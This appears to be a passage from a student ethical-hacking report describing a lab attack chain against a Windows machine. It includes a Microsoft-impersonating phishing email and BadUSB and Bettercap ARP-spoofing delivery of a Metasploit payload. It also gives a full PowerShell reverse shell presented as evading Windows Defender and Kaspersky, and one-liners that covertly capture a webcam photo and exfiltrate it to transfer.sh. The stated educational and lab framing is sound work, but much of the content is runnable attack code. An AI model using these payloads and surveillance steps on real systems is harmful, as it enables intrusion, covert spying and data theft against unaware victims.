Having done the above, we were ready to upload our payload to our local Apache server with a few simple commands. Uploading our payload to an Apache server was essential for delivering it efficiently to the target, as it allowed the victim to download and execute the file remotely without requiring direct interaction. By hosting the payload on a web server, we can use phishing techniques, fake update alerts or social engineering tactics to convince the victim to download and run it. This method is particularly useful in cases where the target is tricked into believing they are installing a legitimate security update like ours. Since most networks allow web traffic over port 80 by default, this also helps bypass some firewall restrictions that might block direct file transfers.

In the next chapter, we will also display the Bad USB attack method, which does not require Apache since the payload is directly delivered via a malicious USB device. A Bad USB device, such as a modified Rubber Ducky or HID attack tool, simulates keyboard input rather than relying on network-based delivery. This means that the malicious script is executed locally on the target machine as soon as the USB is plugged in, without needing to be downloaded from a remote server.

For our MITM method, where we utilize Bettercap the role of an Apache server depends on how the payload is delivered. For example, if we injected a fake Windows update pop-up directly into the victim's browsing session or forced downloading our payload, Apache would not be necessary, as Bettercap can redirect victims to an external or attacker-controlled download link. However, if we wanted to host the payload and ensure it remained available for download at any time, an Apache server could provide a reliable and persistent way to store the malicious file. In this setup, Bettercap served as the injection tool, while Apache acted as the file host, ensuring continuous access throughout the engagement.

To start the Apache server, we moved our msfvenom-generated payload (e.g., `WinDefenderUpdate.exe`) into the `/var/www/html/ directory`. After launching the server, we tested the download by accessing http://192.168.2.23/WindowsUpdateMarch2025.exe from the victim's browser. While the file successfully downloaded, it was flagged as dangerous, making it clear that additional measures were needed to enhance credibility. Since one of our primary delivery methods involves hosting the payload on Apache and tricking the victim into downloading it via phishing emails, we could configure Apache with HTTPS to appear more trustworthy and avoid immediate browser warnings.

```
┌──(zafko㉿192)-[~/Desktop]
└─$ sudo mv /home/zafko/Desktop/WindowsUpdateMarch2025.exe /var/www/html/
```


```
┌──(zafko㉿192)-[~/Desktop]
└─$ service apache2 start
```

However, these Apache changes are irrelevant for the USB attack and the Bettercap injection attack, as both methods do not rely on a web server for payload delivery as we mentioned already. Notably, just as we are currently testing with an `.exe` file, the same approach can be applied using the signed `.msi` payload, which would significantly increase the chances of bypassing security defenses and making the attack more covert. Below, we installed OpenSSL for Apache

```
┌──(zafko㉿192)-[~/Desktop]
└─$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
-keyout /etc/ssl/priv
-out /etc/ssl/certs/a
                      ┌──(zafko㉿192)-[~/Desktop]
                      └─$ sudo nano /etc/apache2/sites-available/default-ssl.conf
.....+.+..+....+ ... +
.+.+ ... ++++++++++++++
.........+...+........
++++++++++++++++++*.
++
                      ┌──(zafko㉿192)-[~/Desktop]
                      └─$ sudo a2ensite default-ssl
                      sudo systemctl restart apache2
-----
You are about to be a
into your certificate
What you are about to
There are quite a few
For some fields there
If you enter '.', the
-----
Country Name (2 letter code) [AU]:Greece
String too long, must be at most 2 bytes long
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:Athens
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
```


```
Enabling site default-ssl.
To activate the new configuration, you need to run:
  systemctl reload apache2
┌──(zafko㉿192)-[~/Desktop]
└─$ systemctl reload apache2
```

and generated a self-signed SSL certificate. After that, we edited `Apache's` SSL configuration file and restarted the server. While the configuration was successful, Google still flagged the HTTPS connection as not trustworthy due to the use of a self-signed certificate. It is important to emphasize that our goal is to demonstrate security techniques rather than engage in any illegal activity. Additionally, we note that both the attacker and victim machines are owned by us and are operating within our own network, ensuring that this experiment remains within legal and ethical boundaries.



10. DOWNLOAD PAYLOAD TO VICTIM MACHINE

To successfully deliver our payload to the victim's machine, we designed three distinct methods. Phishing via social engineering email, a BadUSB attack and a MITM attack using `Bettercap`. The first method involved a targeted phishing email crafted using the `Social Engineering Toolkit (SET)`: We selected option 5 (`Mass Mailer Attack`) and then option 1 (`Single Email Attack`) to send a personalized email. Instead of using a predefined template, we manually wrote a fake Windows security update email, setting the subject as " Windows Security Update Required - Action Needed" to create urgency. To make the email more convincing, we shortened the payload link using `Bit.ly` (https://bit.ly/WinUpdate2025), making it appear more legitimate. When the victim clicks the link, the malicious payload (`WindowsUpdateMarch2025.exe`) is automatically downloaded onto their system. Once executed, `Metasploit's` multi-handler captures a reverse shell, giving us full control over the victim's machine.



Social Engineering Email to Transfer Payload

Subject: Windows Security Update Required - Action Needed

Dear User,


Microsoft has identified a **critical security vulnerability** affecting your Windows system. Failure to install the latest security update may expose your system to unauthorized access.

Install the security patch now:
Click Here to Update


This update is **mandatory** and must be installed **before March 21, 2025**.

Your security is our top priority.

Best regards,
Microsoft Security Response Team
security@microsoft.com | www.microsoft.com/security



The second method utilized a BadUSB device that could execute a hidden PowerShell command, allowing the payload to be silently downloaded and run without any user interaction. When plugged into the target machine, the script waits briefly before opening the Run dialog using `Windows + R`, then types and executes a PowerShell command that downloads the payload (`WindowsUpdateMarch2025.exe`) from the remote server, saves it to `C:\Users\Public\` and executes it in the background with no visible windows. To deploy this attack, the script is first written in `payload.txt` and then encoded into `inject.bin` using the command:





```
java -jar encoder.jar -i payload.txt -o inject.bin.
```

The resulting `inject.bin` file could be placed onto the Rubber Ducky's microSD card, making it ready to automatically execute the attack the moment it is inserted into the victim's machine.

After that, we moved on to executing our most powerful attack yet, using `Bettercap`.

After starting `Bettercap`: `sudo bettercap -iface eth0`, we needed to enable ARP Spoofing to carry out the MITM attack: `set arp.spoof.targets 192.168.2.2 ; arp.spoof on`.

In a real-world scenario, we could be in a public location like a café or airport with open Wi-Fi or we could hack a Wi-Fi network using a dictionary or MITM attack (You can find more on Public Wi-Fi vulnerabilities on my paper here: https://github.com/ZafkoGR/Public-WiFi-Security-Threats). For this test, since we are on the same Wi-Fi network as the victim's PC, we ran an `Nmap` scan and, for security reasons, only provided a




small screenshot and the victim's IP (192.168.2.2), which we also confirmed by accessing the victim's (our) PC directly. Once we had the IP, we enabled ARP Spoofing in `Bettercap`, which routes all the victim's traffic through our machine, allowing us to carry out the attack. Next, we injected a malicious JavaScript payload on into the victim's browser to force a download of the backdoor:

```
set http.proxy.injectjs "window.location.href='https://bit.ly/WinUpdate2025';"
http.proxy
```

The script redirects the victim's browser to the malicious `Bit.ly` URL (https://bit.ly/WinUpdate2025) as soon as they visit any website. If the victim's browser settings allow automatic downloads (e.g., for `.exe` files), the download of the malicious payload (`WindowsUpdateMarch2025.exe`) starts immediately without the victim's interaction.

Successfully, the victim by visiting a webpage, after our attack, downloaded the payload onto their computer. Based on the output in the `Metasploit` console, it is clear that the listener established a connection with the victim's machine without any issues.



Despite that, even when attempts are made to disguise the malicious executable such as renaming it to resemble legitimate system files (e.g., `WindowsSecurityUpdate.exe`) and placing it within trusted directories like `C:\Program Files\Windows Defender\` modern security solutions often still detect and flag the file as suspicious. These conventional prediscussed evasion techniques, including modifying the file name, icon and metadata to appear safe and official, are increasingly ineffective against advanced antivirus engines like Windows Defender and Kaspersky. Therefore, in the last Chapter, we shifted focus to a more advanced method that successfully bypassed both Windows Defender and Kaspersky Antivirus protections without making it significantly stealthier and more effective in a real-world attack scenario.

11. TAKE A WEB_CAM SNAP OF VICTIM

Before we proceed to our final attack, we showcase even with the immature MITM that we can take the webcam snap. Since we exploited the victim (security flags exist), now using simple commands like `meterpreter > webcam_snap`, we executed the attack and successfully captured a snapshot from the victim's webcam (which is our own). We could also list the available webcams with `meterpreter > webcam_list` or even record a video of the victim and save it in our directory without their knowledge using the command:

```
meterpreter > webcam_record -p /home/zafko/video.avi
```

Webcam Snap of Victim (Us – Student Ethical Hackers)


```
[*] Started HTTPS reverse handler on https://192.168.2.23:4444
[*] https://192.168.2.23:4444 handling request from 192.168.2.2; (UUID: dzpv41tj) Staging x86 payload (178780 bytes)
[*] Meterpreter session 1 opened (192.168.2.23:4444 → 192.168.2.2:52427) at 2025-03-21 11:39:54 -0400

meterpreter > meterpreter > webcam_snap
[-] Unknown command: meterpreter. Run the help command for more details.
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/zafko/OnWKkjtd.jpeg
meterpreter >
```

Successful fetched the Webcam Snap of Victim in our Kali machine


Note: All actions carried out throughout this project were conducted strictly within our own machines and private lab environment. No external systems, networks or unauthorized devices were accessed or targeted at any stage. According to international and national legal frameworks such as the Computer Fraud and Abuse Act (CFAA) in the United States, the Computer Misuse Act 1990 in the United Kingdom and the General Data Protection Regulation (GDPR) in the European Union, activities involving the creation of malware, unauthorized system access or interception of data are considered criminal offenses unless they are performed with explicit, written authorization from the system owner [6], [7]. However, when such practices are confined to self-owned systems and conducted for academic research and educational purposes, they fall within the boundaries of legally accepted self-testing. Academic research reinforces this position, noting that legality in penetration testing is largely defined by the context in which the activity is performed particularly in terms of intent, ownership and consent (Grobler et al., 2018). Therefore, our work remains both legally permissible and ethically grounded under the principle of self-directed, non-malicious cybersecurity learning [10].


12. Webcam Snap Bypassing Windows Defender and Kaspersky

The technical report below documents the design, obfuscation and execution of our final exploitation. It is a covert PowerShell-based webcam reconnaissance operation using only native Windows functionality and trusted execution environments. The primary objectives of the operation were to capture a webcam image without elevating privileges, bypass Windows Defender and Kaspersky antivirus solutions, avoiding behavioral detection mechanisms and exfiltrating the captured data using stealthy, text-based methods. The process combined modular development, obfuscation layering and interactive shell control to achieve a highly evasive post-exploitation payload chain.



The reverse shell component used for initial access and remote control was generated using https://www.revshells.com, a platform-agnostic reverse shell generator. A PowerShell reverse shell was crafted with parameters tailored to the operation's-controlled infrastructure, specifying our IP address: 192.168.2.23 and listener port: 4444 of the command-and-control system. The script was designed to open an outbound TCP socket and redirect command input and output through an encrypted channel. This reverse shell served as the basis for subsequent in-memory payload injection and native system abuse, but it failed since Windows Defender flagged it.





At this stage, a comprehensive study of the "PowerShell Obfuscation Bible by t3l3machus" was undertaken, available at https://github.com/t3l3machus/PowerShell-Obfuscation-Bible. This resource catalogs over a dozen advanced obfuscation methods designed to bypass static detection, heuristic scanning and dynamic analysis of PowerShell scripts. The goal was to transform the original reverse shell and webcam-related commands into forms that would not be flagged by endpoint defenses while maintaining execution integrity.

Several layers of obfuscation were applied solely based on the techniques outlined in the referenced repository. Among these:

String Fragmentation and Concatenation: Key PowerShell functions and objects (e.g., `New-Object`, `System.Net.Sockets.TCPClient`, `Invoke-WebRequest`) were split and recombined dynamically to evade signature detection.

Dynamic Variable Construction: Variable names were randomized and reassigned in non-sequential order to mask script intent.


```
PS C:\Users\User> $ip=([string]::Join('',('192','.168','.2','.23')))
PS C:\Users\User> $port=4444
PS C:\Users\User> $c=New-Object Net.Sockets.TCPClient($ip,$port)
PS C:\Users\User> $s=$c.GetStream()
PS C:\Users\User> $b=New-Object Byte[] 65535
PS C:\Users\User> $e=[Text.Encoding]::ASCII
PS C:\Users\User>
PS C:\Users\User> while(($i=$s.Read($b,0,$b.Length)) -ne 0){
>>     $d=$e.GetString($b,0,$i)
>>     $r=Invoke-Expression $d 2>&1 | Out-String
>>     $r2=$r + "PS " + (Get-Location).Path + "> "
>>     $sb=$e.GetBytes($r2)
>>     $s.Write($sb,0,$sb.Length)
>>     $s.Flush()
>> }
```

Base64 Encoding and Runtime Decoding: Complete script blocks were encoded and decoded at runtime using `.NET` functions to obscure plain-text logic from AV engines and AMSI.


Control Flow Diversion: Superfluous loops, catch blocks, and conditionals were inserted to disrupt execution traceability and confuse behavioral emulators.

Aliased Command Usage: PowerShell aliases and alternate casing were leveraged (`IEX` for `Invoke-Expression`, `sEt-CoNtEnT` instead of `Set-Content`) to break known detection patterns.

The obfuscated payloads, once tested against Defender and Kaspersky in Windows 11 environment, were executed without detection. Logs showed no alerting activity and behavior remained consistent with non-malicious user-level processes. This confirmed the effectiveness of the obfuscation phase, particularly in environments relying on default AV configurations and AMSI-based script content inspection.




Parallel to the obfuscation, a payload was developed to activate and control the Windows Camera app using built-in tools. The operation was conducted using the obfuscated PowerShell reverse shell we created through a `Netcat` listener.




Initial efforts relied on downloading and executing `WebcamImageSave.exe`, a third-party webcam utility from NirSoft. The executable was hosted on an attacker-controlled HTTP server and delivered using Invoke-WebRequest.


Although the download succeeded and the executable was confirmed to exist on disk, multiple execution attempts failed to yield a captured image. The webcam LED indicated device initialization, but the executable failed silently, producing no output image and generating no meaningful logs. This could be because of potential interference from Windows Defender, Controlled Folder Access policies, or even a failure of the binary to interface correctly with the victim's webcam hardware under the current session context.




Following the failure of the binary-based approach, the method shifted toward leveraging native .NET-based in-memory webcam capture. A custom C# program was developed using the AForge.NET framework (specifically AForge.Video and AForge.Video.DirectShow) to programmatically access the first available video device and capture a single frame. The source code was Base64-encoded for stealth delivery, with the intention of compiling it on the attacker machine and uploading it via PowerShell. However, this method required access to the AForge DLLs at compile time and introduced dependency constraints, prompting the redirection toward fully native Windows techniques.

The pivot point in the operation involved leveraging the pre-installed microsoft.windows.camera: URI scheme to launch the Windows Camera application using Start-Process. Since the Camera app provides no native command-line interface for capturing an image, a simulation approach was implemented using System.Windows.Forms.SendKeys. This involved sending a sequence of virtual keystrokes to the active Camera window, mimicking user behavior. Specifically, a sequence of TAB keys was used to navigate the interface, followed by a Spacebar press to trigger the shutter. The approach was made robust by accounting for the persistent state of the Camera app specifically whether it was last used in photo or video mode. If in video mode, pressing Spacebar would initiate recording rather than capture a snapshot. This challenge was resolved by sending additional TAB keys to shift focus to the photo mode toggle, effectively switching the Camera app context before issuing the capture key. Lastly, the commands were designed to forcefully close the Camera application upon completion, minimizing visible traces of the attack.






However, further steps could be taken to enhance stealth both during the payload delivery and execution phases. For example, the malicious code could be embedded within a seemingly harmless PDF file, making the initial delivery less suspicious. Upon execution, the PowerShell script could be hidden by injecting it into legitimate system processes, making detection by the user or antivirus software more difficult. Additionally, the camera's LED indicator could be programmatically disabled or bypassed during image capture, ensuring that the victim remains unaware that they are being recorded.




To validate successful image capture, the script queried the default save location for camera photos: `$env:USERPROFILE\Pictures\Camera Roll`. By sorting the contents of this directory based on LastWriteTime, it was possible to programmatically identify the most recently captured image. Once located, the image could be exfiltrated using Invoke-RestMethod targeting the public anonymous upload service https://transfer.sh, which could provide a downloadable URL for retrieval.

As an alternative to network-based exfiltration, a Base64 encoding method was implemented using `[Convert]::ToBase64String()` on the byte array of the captured image. This output was copied over the reverse shell session as plain text, stored in a local file on our attacking machine and got decoded offline using base64 -d revealing the web cam snap.


The definitive version of the attack chain was executed as a single PowerShell one-liner. This payload launched the Camera application, navigated to photo mode via simulated input, captured the image, terminated the Camera process, identified the output image and exfiltrated it via HTTPS all without deploying any external tools, leaving a minimal footprint, and bypassing Windows Defender. The execution context remained within the user space without requiring privilege escalation. The technique relied entirely on Microsoft-signed binaries (`powershell.exe`, `System.Windows.Forms`, `Start-Process`) and native shell commands, rendering it extremely effective in evading traditional security controls such as signature-based detection, behavioral analytics and application whitelisting.



Webcam Snap of Victim (Us – Student Ethical Hackers)



Successful Access to Victim Machine with Windows Defender On (26/3/25)



Successful Access to Victim Machine with Kaspersky Plus On (26/3/25)

PowerShell Defender – Kaspersky Bypassing Script

```
$ip=([string]::Join('',('192','.168','.2','.23')))
$port=4444
$c=New-Object Net.Sockets.TCPClient($ip,$port)
$s=$c.GetStream()
$b=New-Object Byte[] 65535
$e=[Text.Encoding]::ASCII

while(($i=$s.Read($b,0,$b.Length)) -ne 0){
    $d=$e.GetString($b,0,$i)
    $r=Invoke-Expression $d 2>&1 | Out-String
    $r2=$r + "PS " + (Get-Location).Path + "> "
    $sb=$e.GetBytes($r2)
    $s.Write($sb,0,$sb.Length)
    $s.Flush()
}
$c.Close()
```

Windows Webcam Snap: One-Liner

```
Start-Process "microsoft.windows.camera:"; Start-Sleep -Seconds 4; Add-Type -
AssemblyName System.Windows.Forms; 1..7 | ForEach-Object {
[System.Windows.Forms.SendKeys]::SendWait("{TAB}"); Start-Sleep -Milliseconds 200 };
Start-Sleep -Milliseconds 500; [System.Windows.Forms.SendKeys]::SendWait(" "); Start-
Sleep -Seconds 3; Stop-Process -Name WindowsCamera -Force; $img=Get-ChildItem
"$env:USERPROFILE\Pictures\Camera Roll" -Filter *.jpg | Sort-Object LastWriteTime -
Descending | Select-Object -First 1; Invoke-RestMethod -Uri
"https://transfer.sh/$($img.Name)" -Method Put -InFile $img.FullName
```

Stealth Base64 exfil of Latest Webcam Snap: One-Liner

```
$image=Get-ChildItem "$env:USERPROFILE\Pictures\Camera Roll" -Filter *.jpg | Sort-
Object LastWriteTime -Descending | Select-Object -First 1;
[Convert]::ToBase64String([IO.File]::ReadAllBytes($image.FullName))
```

13. Legal and Ethical Disclaimer

This document was created strictly for academic purposes as part of a university course on Ethical Hacking and Penetration Testing. The name of the university where this academic research was conducted has been intentionally omitted to prevent any misinterpretation that this institution endorses or authorizes the methods, simulations, or content presented herein. The project was conducted entirely in a closed, self-owned virtual lab environment and no real phishing campaign or malware deployment was executed or distributed. All testing was done using controlled systems owned by the student and no unauthorized access to third-party networks, data, or systems was attempted or achieved.

While realistic scenarios involving DHL were used to demonstrate the feasibility of social engineering and OSINT techniques, the inclusion of publicly available corporate login pages, emails, domains and employee names does not constitute malicious intent. All email addresses were gathered from public, open-source intelligence (OSINT) tools such as hunter.io, theHarvester, and leakradar.io and no contact, interaction, or spoofing was ever attempted or performed against any actual individual or organization.

This project complies with relevant cybersecurity laws and ethical standards, including but not limited to:

- EU General Data Protection Regulation (GDPR)
- Computer Fraud and Abuse Act (CFAA, USA)
- UK Computer Misuse Act 1990
- The European Union Agency for Cybersecurity (ENISA) best practices

Under these frameworks, simulated penetration testing conducted on self-owned systems for academic research and education, without unauthorized access or data exploitation, is considered legally permissible.

Furthermore, no real attack, phishing campaign, malware deployment, or data exfiltration was performed outside the boundaries of academic experimentation and learning. The use of real company names and domains was solely intended to illustrate realistic threat modeling and should not be interpreted as a targeted or malicious action.

14. SOURCES

[1] National Institute of Standards and Technology. (2013). Glossary of key information security terms (NIST IR 7298 Rev. 2). https://nvlpubs.nist.gov/nistpubs/ir/2013/nist.ir.7298r2.pdf

[2] Kumar, J. R. R., & Ravi, V. (2023). Evaluation of the extent and demanding roles of ethical hacking in cybersecurity. Journal of Autonomous Intelligence

[3] Engebretson, P. (2013). *The basics of hacking and penetration testing* (2nd ed.). Elsevier.

[4] Analysis of Phishing Emails. (2021). *AIMS Electronics and Electrical Engineering, 5*(1), 74–91.

[5] Easttom, C. (2016). *Computer security fundamentals* (3rd ed.). Pearson IT Cybersecurity Curriculum (ITCC).

[6] Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* (2nd ed.). Wiley.

[7] McNab, C. (2016). *Network Security Assessment: Know Your Network* (3rd ed.). O'Reilly Media.

[8] Shen, K., Wang, C., Guo, M., Zheng, X., Lu, C., Liu, B., Zhao, Y., Hao, S., Duan, H., Pan, Q., & Yang, M. (2021). Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender

Spoofing Attacks. In *Proceedings of the 30th USENIX Security Symposium* (pp. 3201–3217). USENIX Association.

[9] Khan, A. Z., & Balajinarayan, B. (2019). *A study on Metasploit payloads*. *International Journal of Cyber-Security and Digital Forensics*, *8*(1), 10-17. https://www.researchgate.net/publication/342620237_A_Study_on_Metasploit_Payloads

[10] Grobler, M., Irwin, B., & van Vuuren, J. J. (2018). *The legal and ethical implications of penetration testing*. Proceedings of the 13th International Conference on Cyber Warfare and Security (ICCWS), 144–151.